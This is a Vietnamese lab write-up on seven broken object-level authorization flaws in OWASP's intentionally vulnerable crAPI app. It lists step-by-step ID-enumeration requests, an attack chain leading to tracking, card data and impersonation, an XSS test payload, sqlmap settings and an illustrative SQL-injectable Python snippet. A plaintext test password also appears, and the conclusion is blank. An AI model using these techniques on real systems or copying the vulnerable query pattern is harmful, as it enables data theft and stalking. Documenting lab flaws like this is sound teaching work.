Phân Tích Chuỗi 7 Lỗ Hổng Broken Object Level Authorization (BOLA) Trên crAPI

Tác giả: Nguyễn Trung Đạt

Ngày công bố: 18/10/2026

Nền tảng kiểm thử: OWASP crAPI v1.0 (Local Docker Environment)

Mức độ nghiêm trọng tổng thể: Critical (CVSS 9.3)

Thời gian nghiên cứu :14 giờ

Mục lục

1.Tóm tắt điều hành.

2.Giới thiệu.

3.Phương pháp nghiên cứu.

4.Phân tích chi tiết 7 lỗ hổng BOLA

5.Chuỗi tấn công kết hợp

6.Đánh giá các cơ chế phòng thủ hiện tại.

7.Mức độ ảnh hưởng.

8.Đề xuất khắc phục.

9.Kết luận.

10.Tài liệu tham khảo

1.Tóm tắt điều hành

Ứng dụng crAPI (Completely Ridiculous API) - một hệ thống quản lý dịch vụ xe hơi và thương mại điện tử mã nguồn mở của OWASP - tồn tại chuỗi 7 lỗ hổng Broken Object Level Authorization (BOLA) nghiêm trọng (thường được biết đến trong bảo mật web truyền thống là IDOR).

Bằng cách khai thác kết hợp các lỗ hổng này, kẻ tấn công đã xác thực có thể:

- Truy cập trái phép thông tin cá nhân của toàn bộ người dùng trên hệ thống

- Theo dõi vị trí GPS thời gian thực của phương tiện thuộc sở hữu người khác

- Xem lịch sử dịch vụ sửa chữa chi tiết

- Lấy thông tin thẻ tín dụng (vi phạm PCI DSS)

- Gửi yêu cầu sửa xe mạo danh chủ sở hữu hợp pháp

Mặc dù ứng dụng đã triển khai một số cơ chế phòng thủ (output encoding cho XSS, type validation cho SQLi), nhưng logic phân quyền hoàn toàn vắng mặt tại hầu hết các endpoint API, dẫn đến rủi ro bảo mật ở mức Critical.

2.Giới thiệu

2.1 Về crAPI

crAPI là dự án mã nguồn mở của OWASP, được thiết kế cố tình chứa nhiều lỗ hổng bảo mật nhằm mục đích giáo dục và huấn luyện. Ứng dụng mô phỏng kiến trúc microservices hiện đại với các tính năng:

- Quản lý dịch vụ sửa chữa phương tiện (Vehicle Service)

- Cửa hàng thương mại điện tử (Workshop Shop)

- Cộng đồng người dùng (Community Forum)

- Hệ thống định vị phương tiện (Vehicle Location Tracking)

2.2 Phạm vi kiểm thử

Môi trường: Docker Local (http://127.0.0.1:8888)

- Tài khoản test:

- Attacker: trungdatnguyen1@gmail.com / Ntdat123@
- Victim: pogba006@example.com (Tài khoản mặc định của lab)
- Công cụ:Burp Suite Professional, sqlmap, Python 3.

3.Phương pháp nghiên cứu

Quy trình kiểm thử được thực hiện theo 4 giai đoạn:

GIAI ĐOẠN 1: RECONNAISSANCE

- Đăng nhập và duyệt toàn bộ ứng dụng
- Bắt request qua Burp Proxy
- Phân tích cấu trúc JWT token và API endpoints

GIAI ĐOẠN 2: VULNERABILITY DISCOVERY

- Thử thay đổi tham số ID/VIN trong URL và Body
- Sử dụng Burp Repeater để test authorization
- Phát hiện 7 lỗ hổng BOLA độc lập

GIAI ĐOẠN 3: ATTACK CHAIN CONSTRUCTION

- Kết hợp các BOLA thành chuỗi tấn công hoàn chỉnh
- Chứng minh tác động từ Information Disclosure → Critical

GIAI ĐOẠN 4: NEGATIVE TESTING

- Thử Stored XSS qua comment fields (bị chặn)
- Thử SQL Injection qua sqlmap (bị chặn)

4.Phân tích chi tiết 7 Lỗ hổng BOLA

4.1 Lỗ hổng BOLA trên Service Report API

Endpoint: GET /service-report?id=<integer>

Mức độ: Medium


Mô tả: API không thực hiện kiểm tra quyền sở hữu đối với tham số ‘id’. Bất kỳ người dùng đã xác thực nào cũng có thể thay đổi giá trị ‘id’ để xem báo cáo dịch vụ của người dùng khác.

Bước 1: Đăng nhập với tài khoản attacker (trungdatnguyen1@gmail.com)

Bước 2: Truy cập URL:

GET /service-report?id=4 Host: 127.0.0.1:8888 Authorization: Bearer <attacker_token>

Bước 3: Quan sát thông tin bị lộ:



HÌNH 1:RESPONSE SERVICE REPORT VỚI VIN, EMAIL, PHONE

Thông tin rò rỉ:

- Owner Email: pogba006@example.com

- Owner Phone: 9876570006

- Vehicle VIN: 8VAUI03PRUQ686911

- Mechanic Email: jhon@example.com

- Problem Details: Nội dung mô tả lỗi xe chi tiết

Nguyên nhân:

```
@app.route('/service-report')
def get_service_report():
    report_id = request.args.get('id')
    report = db.query(f"SELECT * FROM reports WHERE id = {report_id}")
```

return jsonify(report)

➔ Thiếu kiểm tra report.owner_id == current_user.id

4.2 Lỗ hổng BOLA trên Vehicle Service Dashboard

Mức độ: medium

Mô tả:API cho phép truy vấn lịch sử dịch vụ của phương tiện chỉ dựa trên mã VIN, không xác thực quyền sở hữu.

Bước 1: Sử dụng VIN 8VAUI03PRUQ686911 thu thập được từ lỗ hổng #1


Bước 2: Truy cập:

GET /vehicle-service-dashboard?VIN=8VAUI03PRUQ686911

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>

Bước 3: Xem toàn bộ lịch sử service:



HÌNH 2:VEHICLE DASHBOARD VỚI 3 SERVICE REQUESTS

Thông tin bị lộ:

- Toàn bộ lịch sử sửa chữa (3+ service requests)
- Thời gian, địa điểm, chi phí mỗi lần sửa

- Thông tin thợ cơ khí đã thực hiện

4.3: Lổ hổng BOLA trên Shop Order API

Endpoint: GET /workshop/api/shop/orders/<integer>
Mức độ: Critical - PCI DSS Violation

Mô tả: Endpoint quản lý đơn hàng không ràng buộc quyền truy cập với user ID trong JWT token. Kẻ tấn công có thể duyệt tuần tự các ID đơn hàng để xem chi tiết thanh toán của bất kỳ ai.


Bước 1: Truy cập:

GET /workshop/api/shop/orders/5

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>

Bước 2: Quan sát thông tin thanh toán:



HÌNH 3:ORDER DETAILS VỚI CREDIT CARD INFO

Thông tin bi rò rỉ (Vi phạm PCI DSS):

- Card Number: XXXX...3656 (MasterCard)
- Card Owner Name: Admin
- Card Expiry Date: 10/2025
- User Email: admin@example.com
- Phone Number: 5010203040

- Transaction Amount: $20
- Transaction ID: fc73d50f-9d80-4016-9134-9804e9a356be

Tác động:

- Vi phạm nghiêm trọng PCI DSS Requirement 3.4 (bảo vệ dữ liệu thẻ)
- Tiềm năng financial fraud và identity theft

4.4 Lỗ hổng Mass Information Disclosure Qua Community Posts (BOLA)

Endpoint: GET /community/api/v2/community/posts/recent?limit=<int>&offset=<int>

Mức độ: High


Mô tả: API liệt kê bài viết cộng đồng trả về thông tin cá nhân của tất cả người dùng mà không cần xác thực quyền truy cập.

Request:

GET /community/api/v2/community/posts/recent?limit=30&offset=0

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>



HÌNH 4:COMMUNITY POSTS RESPONSE VỚI EMAIL, VEHICLEID

Thông tin bị rò rỉ hàng loạt:

- Email của tất cả users (robot001@example.com, pogba006@example.com, ...)
- Vehicle ID (UUID) - có thể dùng để khai thác BOLA tiếp theo
- Author ID (integer) - có thể enumerate users
- Nickname, created_at timestamps

4.5 Lỗ hổng BOLA trên Chi Tiết Bài Post

Endpoint: GET /community/api/v2/community/posts/<postId>

Mức độ: Medium

Mô tả: Cho phép xem chi tiết bài post của bất kỳ người dùng nào chỉ bằng post ID (chuỗi ngẫu nhiên 20 ký tự).

Bước 1: lấy post ID từ endpoint /post/recent


Bước 2: truy cập:

GET /community/api/v2/community/posts/9UhWjw9GGuzDpeG5BMS5ng

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>

Kết quả: Xem toàn bộ nội dung bài post + thông tin tác giả + comments



HÌNH 5:POST DETAILS VỚI AUTHOR INFO

Lưu ý: Mặc dù ứng dụng sử dụng chuỗi ngẫu nhiên (unpredictable identifier), nhưng endpoint /posts/recent đã tiết lộ toàn bộ post IDs, làm vô hiệu hóa cơ chế phòng thủ này.

4.6 Lỗ hổng BOLA trên Contact Mechanic

Endpoint: POST /contact-mechanic

Mức độ: High

Mô tả: Endpoint cho phép gửi yêu cầu đến thợ cơ khí không kiểm tra xem người gửi có phải là chủ sở hữu của phương tiện được đề cập trong request hay không.

Request:

```
POST /contact-mechanic

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>

Content-Type: application/json


{

  "mechanic_code": "TRAC_JHN",

  "problem_details": "717",

  "vin": "8VAUI03PRUQ686911",  ← VIN của nạn nhân

  "mechanic_api": "http://127.0.0.1:8888/workshop/api/mechanic/receive_report",

  "repeat_request_if_failed": false,

  "number_of_repeats": 1

}
```

Response:

```
{

  "response_from_mechanic_api": {

    "id": 14,


    "sent": true,

   "report_link":
"http://127.0.0.1:8888/workshop/api/mechanic/mechanic_report?report_id=14"
```

},

"status": 200

}



HÌNH 6:CONTACT MECHANIC REQUEST/RESPONSE

Tác động:

- Gửi yêu cầu sửa xe mạo danh chủ sở hữu hợp pháp
- Thêm thông tin giả mạo vào hệ thống
- Tiềm năng spam/làm phiền thợ cơ khí

4.7 Lỗ hổng BOLA dẫn đến Real-Time Vehicle Tracking

Endpoint: GET /identity/api/v2/vehicle/<vehicleId>/location
Mức độ: Critical - Privacy Violation

Mô tả: API định vị phương tiện không kiểm tra quyền sở hữu, cho phép bất kỳ người dùng đã xác thực nào theo dõi vị trí GPS thời gian thực của bất kỳ chiếc xe nào trên hệ thống.

Bước 1**:** Lấy vehicleId từ Community Posts API:

"author": {

"vehicleId": "cd515c12-0fc1-48ae-8b61-9230b70a845b"

}

Bước 2: Truy cập endpoint định vị:

GET /identity/api/v2/vehicle/cd515c12-0fc1-48ae-8b61-9230b70a845b/location

Host: 127.0.0.1:8888

Authorization: Bearer <attacker_token>

Bước 3: Kết quả trả về vị trí GPS chính xác:

{

"carId": "cd515c12-0fc1-48ae-8b61-9230b70a845b",

"vehicleLocation": {

"id": 2,

"latitude": "31.284788",


"longitude": "-92.471176"

},

"fullName": "Pogba",

"email": "pogba006@example.com"

}



HÌNH 7:VEHICLE LOCATION RESPONSE VỚI COORDINATES

Mức độ ảnh hưởng:

- Real-time Tracking: Theo dõi vị trí thời gian thực của nạn nhân
- Stalking/Harassment: Công cụ hoàn hảo cho quấy rối/theo dõi trái phép
- Physical Security Risk: Biết vị trí xe → trộm cắp/gây hại vật lý

- GDPR/Privacy Law Violation**:** Vi phạm nghiêm trọng quy định bảo vệ dữ liệu
- PII Leakage**:** Kèm theo email và tên đầy đủ

5.Chuỗi tấn công kết hợp

Bằng cách kết hợp 7 lỗ hổng BOLA trên, kẻ tấn công có thể thực hiện chuỗi tấn công hoàn chỉnh:

BƯỚC 1: Community Posts API

GET /posts/recent?limit=30

➔ Lấy được: email, vehicleId của TẤT CẢ users

BƯỚC 2: Real-Time Vehicle Tracking

GET /identity/api/v2/vehicle/{vehicleId}/location

➔ Theo dõi vị trí GPS real-time (31.284788, -92.471176)

BƯỚC 3: Service Report BOLA

GET /service-report?id=<authorId>

➔ Lấy thêm: Phone number, VIN chi tiết

BƯỚC 4: Vehicle Dashboard BOLA

GET /vehicle-service-dashboard?VIN=<VIN>

➔ Xem lịch sử sửa xe, thói quen di chuyển

BƯỚC 5: Shop Orders BOLA

GET /workshop/api/shop/orders/<order_id>

➔ Lấy thông tin thẻ tín dụng

BƯỚC 6: Contact Mechanic BOLA

POST /contact-mechanic (với VIN nạn nhân)

➔ Gửi yêu cầu sửa xe mạo danh

KẾT QUẢ CUỐI CÙNG:

Biết vị trí hiện tại của nạn nhân (GPS coordinates)

Biết email, SĐT, tên đầy đủ

Biết lịch sử di chuyển/sửa xe

Biết thông tin thanh toán (Card Number, Expiry)

Có thể mạo danh nạn nhân gửi yêu cầu sửa xe

Tiềm năng Account Takeover + Financial Fraud + Stalking

6.Đánh giá các cơ chế phòng thủ hiện tại:


6.1 Stored XSS Attempts – Failed

Thử nghiệm: Inject <script>alert(1)</script> vào trường comment của Service Report và Community Posts.

Kết quả: Payload được lưu vào database và hiển thị trong DOM, nhưng không thực thi.

Phân tích nguyên nhân:

Frontend sử dụng React.js với Ant Design <Typography.Paragraph> component. Component này mặc định render nội dung dưới dạng text node (textContent) thay vì element node (innerHTML).



HÌNH 8:DOM


Kết luận: Ứng dụng đã implement output encoding đúng cách, vô hiệu hóa vector Stored XSS.

6.2 SQL Injection Attempts -Failed

Thử nghiệm: Sử dụng sqlmap để test tham số /workshop/api/shop/orders/16* với --level=3 --risk=2.

Kết quả: sqlmap đã thử 1710 payload khác nhau, trong đó 1709 lần nhận về lỗi 404 Not Found và 1 lần lỗi 500 Internal Server Error. Công cụ kết luận: **CRITICAL: all tested parameters do not appear to be injectable**

Phân tích nguyên nhân:
Backend framework thực hiện xác thực ở tầng ứng dụng. Khi nhận payload chứa ký tự đặc biệt (như 16'), hệ thống từ chối xử lý ngay.



HÌNH 9:SQLMAP

Kết luận: Ứng dụng đã triển khai cơ chế bảo vệ ở lớp database.

7.Mức độ ảnh hưởng tổng thể

7.1 Vi phạm bảo mật nghiêm trọng

Loại vi phạm	Mức độ	Tiêu chuẩn vi phạm
Rò rỉ thông tin thanh toán	Critical	PCI DSS Requirement 3.4
Theo dõi vị trí real-time	Critical	GDPR Article 5, Privacy Laws
Rò rỉ PII hàng loạt	High	GDPR Article 32, CCPA

Mạo danh người dùng	High	OWASP API Security Top 10

7.2 Tác động kinh doanh

- Reputation Damage: Mất niềm tin từ người dùng
- Legal Liability**:** Kiện tụng do vi phạm quy định bảo vệ dữ liệu
- Financial Loss: Gian lận giao dịch, chargebacks
- Physical Safety Risk: Đe dọa an toàn cá nhân người dùng

8.Đề xuất khắc phục

8.1. Implement Authorization Check

- Tại mọi endpoint truy cập dữ liệu, backend phải kiểm tra quyền sở hữu.

8.2. Sử dụng UUID thay vì Sequential ID

- Thay vì /orders/5 (dễ đoán)
- Sử dụng /orders/fc73d50f-9d80-4016-9134-9804e9a356be (UUID)

8.3. Rate Limiting

- Giới hạn 100 requests mỗi phút / mỗi người dùng

8.4. Data Masking & Minimization

- Không bao giờ trả về full card number, expiry date, CVV
- Giới hạn thông tin trong response (chỉ trả về những gì cần thiết)

9. KẾT LUẬN

